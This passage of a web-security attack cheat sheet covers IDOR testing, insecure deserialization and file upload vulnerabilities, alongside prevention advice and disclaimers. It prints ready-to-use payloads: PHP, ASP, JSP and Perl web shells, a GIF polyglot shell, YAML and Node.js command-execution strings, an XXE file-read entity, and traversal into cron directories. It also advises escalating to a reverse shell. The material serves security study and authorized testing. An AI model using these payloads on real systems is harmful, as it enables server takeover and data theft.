4. Test Cross-Account Access: Log in as User B. Try accessing User A's resources by changing IDs. Test both read and write operations. Document successful unauthorized access.

5. Test Sequential IDs: If IDs are numeric, test ranges. Try ID-1, ID+1, ID+10, ID+100. Use Burp Intruder for automated enumeration. Monitor for successful responses.

6. Check Response Differences: Compare authorized vs unauthorized responses. Look for: HTTP status codes (200 vs 403), response size, error messages, timing differences. Blind IDOR may show subtle hints.

7. Test All HTTP Methods: Try GET, POST, PUT, DELETE, PATCH on resources. Sometimes GET is protected but POST isn't. Test OPTIONS to discover allowed methods.

8. Manipulate Request Components: Test IDORs in: URL path, query parameters, POST body, JSON/XML, HTTP headers, cookies. Don't assume protection on one means all are protected.

9. Check for Indirect References: Look for leaked references in responses. Search for IDs in: HTML comments, JavaScript variables, API responses, error messages. Use these in subsequent requests.

10. Test Privilege Escalation: Try accessing admin endpoints with regular user credentials. Modify role/privilege parameters. Test /admin/, /api/admin/, /management/ paths.

IDOR PREVENTION

• **Implement Proper Authorization:** ALWAYS verify user has permission to access requested resource. Check object ownership at application layer. Never rely solely on obscurity of IDs. Authorization should be on every request.

• **Use Indirect References:** Map internal IDs to session-specific references. User session contains mapping of accessible resources. User sees reference A which maps to internal ID 123. Different user gets different reference for same resource.

• **Apply Access Control Lists (ACLs):** Maintain explicit ACLs for resources. Database stores who can access what. Check ACL on every resource access. Deny by default, allow explicitly.

• **Use Resource-Based Authorization:** Check: Does current user own this resource? Does user have required role? Is resource in user's organization/group? Implement at data access layer.

• **Avoid Predictable Identifiers:** Use UUIDs instead of sequential IDs. Makes enumeration harder (but not impossible). Still need authorization checks. UUIDs are not security controls.

• **Implement Rate Limiting:** Limit number of requests per user per time period. Prevents mass enumeration. Alert on suspicious patterns. Block after threshold exceeded.

• **Minimize Data Exposure:** Return only necessary data. Filter response based on user permissions. Don't include other users' IDs in responses. Avoid exposing internal identifiers.

• **Audit and Monitor:** Log all access attempts to sensitive resources. Alert on unusual access patterns. Monitor for horizontal/vertical privilege escalation attempts. Regular security audits.

IDOR DETECTION CHECKLIST

✓ Map all endpoints that accept ID parameters

✓ Create at least 2 test accounts (different users, same privilege)

✓ Test numeric ID enumeration (increment, decrement)

✓ Try accessing other user's resources by ID manipulation

✓ Test both GET and POST/PUT/DELETE methods

✓ Check for IDOR in URL parameters, POST body, headers

✓ Test file download/upload endpoints with different filenames

✓ Look for GUIDs/UUIDs leaked in responses

✓ Test email/username as direct references

✓ Check for blind IDOR (state changes without output)

✓ Try admin/privileged IDs as regular user

✓ Test multi-step operations (extract IDs, use in next step)

✓ Monitor response codes, sizes, timing for differences

✓ Test GraphQL queries with different user IDs

✓ Check mobile API endpoints separately

✓ Use Burp Suite Autorize extension for automated testing

✓ Test with different session cookies simultaneously

✓ Look for IDORs in API documentation/Swagger

IDOR TESTING TOOLS

Tool	Purpose	Use Case
Burp Suite	Proxy, repeater, intruder	Manual IDOR testing, enumeration
Autorize Extension	Automated authz testing	Compare responses across users
AuthMatrix Extension	Session comparison	Multi-user authorization matrix
Postman	API testing	Test RESTful API IDORs
FFUF	Fuzzing	Enumerate IDs at scale
Arjun	Parameter discovery	Find hidden ID parameters
GraphQL Voyager	GraphQL schema viz	Identify object relationships

Note: This cheat sheet is for educational and authorized security testing only. Unauthorized access to accounts and data is illegal. Always obtain written permission before testing.


INSECURE DESERIALIZATION

Complete Attack Reference

What is Insecure Deserialization?
Deserialization converts serialized data back into objects. When untrusted data is deserialized without validation, attackers can manipulate serialized objects to achieve Remote Code Execution (RCE), DoS, authentication bypass, or privilege escalation. Ranked #8 in OWASP Top 10 due to its critical impact.

1. Java Deserialization RCE

Description: Java ObjectInputStream deserializes untrusted data. Magic bytes AC ED 00 05 identify serialized Java objects. Libraries like Commons Collections, Spring, Apache have gadget chains. Ysoserial tool generates exploits. Leads to instant RCE.



Example Attack:

```
Cookie: serialized_user=rO0AB... (base64 encoded Java object with malicious payload)
```


Attack Techniques:

```
ysoserial CommonsCollections6 'cmd' | Apache Commons, Spring gadget chains
```

Impact: Remote Code Execution, full system compromise

2. Python Pickle RCE

Description: Pickle serializes Python objects. Unsafe by design - can execute arbitrary code during unpickling. __reduce__ method exploited for RCE. Never unpickle untrusted data. Used in web frameworks, ML model files, caching.



Example Attack:

```
import pickle; pickle.loads(malicious_data) executes attacker's code
```


Attack Techniques:

```
__reduce__ method with os.system | eval() execution | Command injection
```

Impact: Remote Code Execution, Python application compromise

3. PHP Object Injection

Description: PHP unserialize() on untrusted data. Magic methods (__wakeup, __destruct, __toString) auto-executed. POP (Property-Oriented Programming) chains exploit existing classes. Leads to RCE, SQL injection, file operations.



Example Attack:

```
unserialize($_COOKIE['data']) with O:4:"User":1:{s:4:"role";s:5:"admin";} payload
```


Attack Techniques:

```
Magic method chains | POP gadgets | PHPGGC tool for exploit generation
```

Impact: Remote Code Execution, authentication bypass, arbitrary file operations

4. .NET Deserialization

Description: .NET BinaryFormatter, DataContractSerializer vulnerable. TypeNameHandling in JSON.NET enables attacks. ViewState in ASP.NET if machine key compromised. YSoSerial.Net generates payloads. Full RCE on Windows servers.



Example Attack:

```
BinaryFormatter.Deserialize(stream) with malicious TypeConfuseDelegate payload
```


Attack Techniques:

```
YSoSerial.Net gadget chains | ViewState exploitation | TypeNameHandling abuse
```

Impact: Remote Code Execution on .NET/Windows applications

5. Ruby Marshal RCE

Description: Marshal loads/dumps Ruby objects. Unsafe for untrusted data. Can instantiate arbitrary objects. Rails applications often vulnerable. Cookie stores, caching, session data exploitable.



Example Attack:

```
Marshal.load(user_input) with crafted payload executes code
```


Attack Techniques:

```
ERB template injection | Gem-specific gadget chains | Object instantiation
```

Impact: Remote Code Execution on Ruby/Rails applications

6. YAML Deserialization

Description: YAML parsers (PyYAML, SnakeYAML) execute code. !!python/object tag creates objects. !!java/object in Java. Often in config files, APIs accepting YAML. RCE in Jenkins, many others.



Example Attack:

```
!!python/object/apply:os.system ['whoami'] executes command
```


Attack Techniques:

```
!!python/object exploitation | !!java/object in Java | Tag abuse
```

Impact: Remote Code Execution, config file injection

7. Node.js Deserialization

Description: node-serialize, serialize-javascript vulnerable. IIFE (Immediately Invoked Function Expression) execution. JSON.parse with __proto__ pollution. Express session stores exploitable.



Example Attack:

```
{"rce":"_$$ND_FUNC$$_function(){require('child_process').exec('cmd')}()"}
```


Attack Techniques:

```
IIFE injection | Prototype pollution | Function serialization
```

Impact: Remote Code Execution on Node.js applications

8. XML Deserialization (XStream)

Description: XStream library deserializes XML to Java objects. Dynamic proxy exploitation. ProcessBuilder chains for command execution. Used in RESTful services. Many public exploits available.



Example Attack:

```
XML containing ProcessBuilder chains deserializes to RCE
```


Attack Techniques:

```
ProcessBuilder gadget chains | Dynamic proxy exploitation | XStream CVEs
```

Impact: Remote Code Execution via XML deserialization

9. Token/Cookie Tampering

Description: Serialized data in JWT, cookies, session tokens. Modify serialized object: change user role, bypass authentication. Sign with weak/known keys. Mass assignment vulnerabilities.



Example Attack:

```
Deserialize cookie, change 'admin':false to 'admin':true, re-serialize
```


Attack Techniques:

```
Object modification | Role manipulation | Privilege escalation via tampering
```

Impact: Authentication bypass, privilege escalation

10. ViewState Exploitation (ASP.NET)

Description: ASP.NET ViewState stores page state. Encrypted/signed with machine key. If machine key known/weak, inject malicious ViewState. YSoSerial.Net ViewStatePayloadGenerator creates exploits.



Example Attack:

```
__VIEWSTATE parameter with malicious serialized .NET object
```


Attack Techniques:

```
Machine key extraction | ViewState deserialization gadgets | YSoSerial.Net
```

Impact: Remote Code Execution on ASP.NET applications

11. Prototype Pollution (JavaScript)

Description: Modify Object.prototype affects all objects. Merge functions vulnerable. __proto__ property manipulation. Leads to RCE in some contexts, DoS, authentication bypass.



Example Attack:

```
JSON.parse('{"__proto__":{"isAdmin":true}}') pollutes prototype
```


Attack Techniques:

```
__proto__ manipulation | constructor.prototype | Gadget chains
```

Impact: RCE in Node.js, client-side attacks, logic bypass

12. Java RMI/JMX Exploitation

Description: Java RMI (Remote Method Invocation) deserializes method arguments. JMX (Java Management Extensions) similar. Network-accessible Java RMI endpoints vulnerable. Metasploit modules available.



Example Attack:

```
RMI Registry on port 1099 accepts malicious serialized objects
```

Attack Techniques:

```
RMI exploitation | JMX connector abuse | Distributed Java attacks
```

Impact: Remote Code Execution on Java enterprise applications

IDENTIFYING SERIALIZED DATA

Format	Magic Bytes/Pattern	Common Location
Java	AC ED 00 05 (hex)	Cookies, RMI, JMX
Java (base64)	rO0AB... (starts)	HTTP parameters, headers
PHP	O:4:"User":... or a:2:{...}	Cookies, session data
Python Pickle	\x80\x03 or \x80\x04	Cached data, ML models
.NET Binary	00 01 00 00 00 FF FF...	ViewState, remoting
Node.js	{"rce":"_$$ND_FUNC$$_...	JSON with functions
Ruby Marshal	\x04\x08 (binary)	Rails cookies, cache
YAML	--- or !!python/object	Config files, APIs

EXPLOITATION TOOLS

Java Deserialization

- ysoserial - Generates Java deserialization payloads for multiple gadget chains
- Java Deserialization Scanner (Burp) - Automated detection extension
- marshalsec - Java unmarshaller security research tool
- SerializationDumper - Analyzes Java serialization streams

.NET Deserialization

- YSoSerial.Net - .NET deserialization payload generator
- ViewState decoder tools - Decode/analyze ASP.NET ViewState
- BinaryFormatter exploits - Pre-built .NET payloads

PHP Deserialization

- PHPGGC - PHP Generic Gadget Chains (POP chain generator)
- PHP Object Injection Scanner - Automated vulnerability detection
- Serialized Object Manipulator - Modify PHP serialized data

Python/Ruby

- Pickle Payloads - Python pickle RCE generators
- Marshal exploit scripts - Ruby Marshal attack tools

General Purpose

- Burp Suite - Proxy, modify serialized data
- CyberChef - Decode/encode various formats
- Metasploit - RMI, JMX exploitation modules

TESTING METHODOLOGY

1. Identify Serialized Data: Search for serialized data in: cookies, hidden form fields, API parameters, session tokens, cache entries. Look for magic bytes (AC ED, rO0, \x80\x03). Check Content-Type headers. Base64 decode suspicious parameters.

2. Determine Format: Identify serialization format: Java (AC ED 00 05), PHP (O:X:, a:X:), Python Pickle (\x80), .NET (binary formatter), Node.js (function serialization). Use detection tools and magic byte analysis.

3. Test for Deserialization: Modify serialized data and observe behavior. Change object properties, add new properties. Look for: error messages revealing class names, timing differences, exceptions. Confirms deserialization occurs.

4. Find Gadget Chains: Research application dependencies. Check for vulnerable libraries: Apache Commons Collections, Spring Framework, FastJSON. Use ysoserial/PHPGGC to find applicable gadgets. Version-specific exploits common.

5. Generate Payload: Use appropriate tool: ysoserial (Java), YSoSerial.Net (.NET), PHPGGC (PHP). Specify gadget chain and command. Encode payload correctly (base64, URL encoding). Test locally first if possible.

6. Deliver Payload: Inject malicious serialized object in identified location. Use Burp Suite to modify requests. Try multiple injection points. Monitor for out-of-band callbacks (DNS, HTTP). Watch for error messages.

7. Verify Exploitation: Confirm RCE with: DNS exfiltration (nslookup, dig), HTTP callback (curl, wget), file creation (touch, echo), sleep commands (timing). Use safe commands first. Escalate to reverse shell.

8. Test Edge Cases: Try different: gadget chains, payload encodings, injection points, serialization versions. Test with compressed data. Check for WAF bypasses. Time-based blind exploitation.

PREVENTION & MITIGATION

- **Never Deserialize Untrusted Data:** PRIMARY RULE: Don't deserialize user-controlled input. If you must, use safe formats like JSON (without special parsing). Sign/encrypt serialized data with strong keys. Implement strict input validation.

- **Use Safe Serialization Formats:** Prefer JSON over binary serialization. Use simple data structures only. Avoid formats that execute code (Pickle, YAML with tags). No object instantiation from untrusted sources.

- **Implement Integrity Checks:** Sign serialized data with HMAC. Verify signature before deserialization. Use strong cryptographic keys. Rotate keys regularly. Store keys securely (environment variables, key vaults).

- **Apply Whitelisting:** Whitelist allowed classes for deserialization. Java: implement ObjectInputStream with resolveClass override. .NET: use SerializationBinder. PHP: implement __wakeup validation. Deny by default.

- **Update Dependencies:** Keep serialization libraries updated. Remove vulnerable libraries if unused. Apache Commons Collections versions with gadget chains. Regular security audits of dependencies.

- **Isolate Deserialization:** Run deserialization in sandboxed environment. Limit file system and network access. Use containers/VMs for isolation. Apply principle of least privilege. Monitor for suspicious activity.

- **Monitor and Log:** Log all deserialization operations. Alert on exceptions/errors. Monitor for: known gadget class names, unusual object types, execution attempts. Implement runtime application self-protection (RASP).

- **Code Review:** Review all deserialization code paths. Check session management. Audit cookie handling. Search codebase for: unserialize, pickle.loads, ObjectInputStream, BinaryFormatter. Security testing in CI/CD.

DETECTION CHECKLIST

✓ Intercept all HTTP traffic with Burp Suite

✓ Search for base64 encoded data in cookies, parameters, headers

✓ Decode base64 and check for magic bytes (AC ED, \x80\x03, etc.)

✓ Look for serialization format indicators (O:X:, a:X:, rO0)

✓ Identify application framework (.NET, Java, PHP, Python, Node.js)

✓ Research framework-specific deserialization vulnerabilities

✓ Test for deserialization by modifying serialized data

✓ Check error messages for class names and stack traces

✓ Use ysoserial/PHPGGC/YSoSerial.Net to generate test payloads

✓ Test with DNS callback payloads (Burp Collaborator)

✓ Try multiple gadget chains for same framework

✓ Test all identified serialization points systematically

✓ Check ViewState in ASP.NET applications

✓ Test JWT tokens for deserialization issues

✓ Look for Java RMI services (port 1099)

✓ Search for YAML configuration endpoints

✓ Test file upload with serialized objects

✓ Check for prototype pollution in JavaScript applications

POPULAR GADGET CHAINS

Chain Name	Target Library	Capability
CommonsCollections1-7	Apache Commons Collections	Java RCE
Spring1-2	Spring Framework	Java RCE
Rome	ROME library	Java RCE
JSON1	Jackson, FastJSON	Java RCE
Hibernate1-2	Hibernate ORM	Java RCE
TypeConfuseDelegate	.NET Framework	.NET RCE
ObjectDataProvider	.NET Framework	.NET RCE

Guzzle/RCE	Guzzle (PHP)	PHP RCE
Monolog/RCE	Monolog (PHP)	PHP RCE
Symfony/RCE	Symfony (PHP)	PHP RCE

Note: This cheat sheet is for educational and authorized security testing only. Unauthorized exploitation of deserialization vulnerabilities is illegal. Always obtain written permission before testing.


FILE UPLOAD VULNERABILITIES

Complete Attack Reference

What are File Upload Vulnerabilities?
File upload functionality allows users to upload files to web servers. Without proper validation, attackers upload malicious files (web shells, malware, scripts) to achieve Remote Code Execution, XSS, DoS, or defacement. File upload vulnerabilities consistently lead to complete server compromise.

1. Unrestricted File Upload (Direct RCE)

Description: No file type validation. Upload PHP/JSP/ASPX web shell directly. Access uploaded file via browser, executes server-side code. Most severe file upload vulnerability. Instant remote code execution.



Example Attack:

```
Upload shell.php with <?php system($_GET['cmd']); ?> then access /uploads/shell.php?cmd=id
```


Attack Techniques:

```
PHP web shells | JSP shells | ASPX shells | Perl/Python CGI scripts
```

Impact: Remote Code Execution, full server compromise

2. Extension Blacklist Bypass

Description: Blacklist blocks .php, .jsp, .asp but alternatives work. Try: .php3, .php4, .php5, .phtml, .phar, .phps. Case manipulation: .PhP, .pHp. Null byte: shell.php%00.jpg. Double extensions: shell.php.jpg.



Example Attack:

```
Blocked: shell.php | Try: shell.phtml, shell.php5, shell.PhP, shell.php%00.jpg
```


Attack Techniques:

```
Alternative extensions | Case manipulation | Null bytes | Double extensions
```

Impact: Blacklist bypass, RCE via alternative executable extensions

3. Content-Type Validation Bypass

Description: Server validates Content-Type header only. Change Content-Type: application/x-php to image/jpeg in request. Server trusts header without file content validation. Upload malicious file disguised as image.



Example Attack:

```
Upload shell.php with Content-Type: image/jpeg header modification
```


Attack Techniques:

```
Content-Type spoofing | Header manipulation | MIME type bypass
```

Impact: Content-Type filter bypass, web shell upload

4. Magic Bytes/File Signature Bypass

Description: Add valid image magic bytes to bypass signature check. GIF: GIF89a, PNG: \x89PNG, JPEG: \xFF\xD8\xFF. Prepend to PHP code. Server checks first bytes only. Polyglot files execute as both image and code.



Example Attack:

```
GIF89a<?php system($_GET['cmd']); ?> saved as shell.php
```


Attack Techniques:

```
Image header + PHP code | Polyglot files | Magic byte prepending
```

Impact: File signature bypass, polyglot file execution

5. Path Traversal in Upload

Description: Filename parameter allows directory traversal. Upload to arbitrary location: ../../etc/cron.d/evil or ../../var/www/html/shell.php. Overwrite critical files. Escape upload directory restrictions.



Example Attack:

```
Filename: ../../var/www/html/shell.php uploads outside intended directory
```


Attack Techniques:

```
../ traversal sequences | Absolute paths | Directory manipulation
```

Impact: Arbitrary file write, configuration overwrite, privilege escalation

6. Race Condition Upload

Description: File uploaded, validated, then deleted if malicious. Race window: access file before deletion. Upload malicious file repeatedly, simultaneously access it. Script executes before validation completes.


THREAD 1
THREAD 2
Upload shell
Access shell
Race!
Execute before validation!
Simultaneous upload + access exploits race window

Example Attack:

```
Simultaneous upload + access requests exploit validation race condition
```


Attack Techniques:

```
Concurrent upload/access | Automation scripts | Race condition exploitation
```

Impact: Temporary RCE, file execution before validation

7. Image Processing Vulnerabilities

Description: ImageMagick, GD library vulnerabilities. ImageTragick (CVE-2016-3714) RCE via malicious image. SVG with embedded JavaScript (XSS). EXIF metadata injection. Image parsers execute embedded code.



Example Attack:

```
SVG file: <svg><script>alert(document.cookie)</script></svg> triggers XSS
```


Attack Techniques:

```
ImageTragick exploits | SVG XSS | EXIF injection | Malicious image metadata
```

Impact: RCE via image processing, XSS, information disclosure

8. ZIP File Upload (Zip Slip)

Description: Upload ZIP with path traversal in filenames. Extract operation writes to arbitrary paths. Zip Slip vulnerability (CVE-2018-1002200). Overwrite files outside extraction directory. Common in archive handlers.



Example Attack:

```
ZIP contains: ../../etc/cron.d/malicious extracted to system directories
```


Attack Techniques:

```
Malicious ZIP archives | Path traversal in compressed files | Zip bombs
```

Impact: Arbitrary file write, code execution via cron/startup scripts

9. XML/XXE via File Upload

Description: Upload XML, SVG, DOCX, XLSX files with XXE payloads. Server parses uploaded file triggering XXE. Read local files, SSRF, denial of service. SVG files particularly effective (images with XML).



Example Attack:

```
Upload SVG with <!DOCTYPE svg [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
```


Attack Techniques:

```
XXE in SVG files | Office documents with XXE | XML configuration files
```

Impact: Local file disclosure, SSRF, DoS via file upload

10. Denial of Service via Upload

Description: Upload extremely large files exhausting disk space. Zip bombs (42.zip) expand to petabytes. Billion laughs XML. Resource exhaustion attacks. Crash server or application.



Example Attack:

```
Upload 10GB file or zip bomb consuming all available storage
```


Attack Techniques:

```
Large file uploads | Zip bombs | Decompression bombs | XML bombs
```

Impact: Denial of Service, resource exhaustion, application crash

11. .htaccess Upload (Apache)

Description: Upload .htaccess file to reconfigure Apache. Add PHP handler for .jpg files. Disable security restrictions. Execute arbitrary extensions as PHP. Override server configuration per-directory.



Example Attack:

```
.htaccess: AddType application/x-httpd-php .jpg then upload shell.jpg
```


Attack Techniques:

```
AddHandler directives | AddType for extensions | Security override
```

Impact: Configuration override, execute non-PHP files as code

12. Metadata/EXIF Injection

Description: Inject malicious code in image metadata/EXIF. When metadata displayed on page, XSS triggered. PHP code in EXIF executed if eval'd. Comment fields, camera info, GPS data injectable.



Example Attack:

```
EXIF comment: <script>alert(1)</script> displayed on image gallery page
```

Attack Techniques:

```
XSS in EXIF fields | PHP in metadata | Command injection via metadata
```

Impact: Stored XSS, code execution if metadata processed unsafely

EXTENSION BYPASS TECHNIQUES

Alternative PHP Extensions

- .php3, .php4, .php5, .php7 - Legacy PHP versions
- .phtml - PHP HTML files
- .phar - PHP Archive format
- .phps - PHP source display
- .pht, .phpt - PHP variants
- .pgif - PHP GIF (rare)
- .shtml - Server-side includes
- .inc - Include files (often parsed as PHP)

Case Manipulation

- .PhP, .pHp, .Php - Mixed case
- .PHP, .PhP5 - Uppercase variations
- Windows servers often case-insensitive

Null Byte Injection

- shell.php%00.jpg - Null byte truncation (legacy)
- shell.php\x00.jpg - Hex null byte
- Affects older PHP versions (<5.3.4)

Double Extensions

- shell.php.jpg - Server processes .php
- shell.jpg.php - Depends on config
- shell.php.png, shell.php.gif

ASP/ASPX Extensions

- .asp, .aspx - Active Server Pages
- .cer, .asa - ASP variants
- .cdx, .ashx - ASP handlers

JSP/Java Extensions

- .jsp, .jspx - JavaServer Pages
- .jsw, .jsv - JSP variants

- .jspf - JSP fragments

WEB SHELL PAYLOADS

Language	Minimal Shell	Features
PHP	&lt;?php system($_GET['c']); ?&gt;	Execute commands via ?c=
PHP	&lt;?=`$_GET[0]`?&gt;	Ultra minimal backtick
ASP	&lt;%eval request("c")%&gt;	Execute via POST c=
ASPX	&lt;%@ Page Language="C#"%&gt;&lt;% System.Diagnostics.Process.Start(Request["c"]); %&gt;	C# execution
JSP	&lt;%Runtime.getRuntime().exec(request.getParameter("c"));%&gt;	Java execution
Python	import os; os.system('cmd')	CGI or Flask
Perl	system($ENV{'QUERY_STRING'});	CGI execution

FILE SIGNATURE (MAGIC BYTES)

Format	Magic Bytes (Hex)	ASCII Representation
JPEG	FF D8 FF	ÿØÿ
PNG	89 50 4E 47	\x89PNG
GIF	47 49 46 38 39 61	GIF89a
GIF	47 49 46 38 37 61	GIF87a
PDF	25 50 44 46	%PDF
ZIP	50 4B 03 04	PK..
RAR	52 61 72 21	Rar!

TESTING METHODOLOGY

1. Identify Upload Functionality: Find all file upload features: profile pictures, document uploads, attachments, import functions. Map upload endpoints and parameters. Note any client-side validation (easy to bypass).

2. Test Unrestricted Upload: Try uploading web shell directly. PHP: shell.php, ASP: shell.asp, JSP: shell.jsp. If successful, locate uploaded file and access it. Instant RCE if no validation.

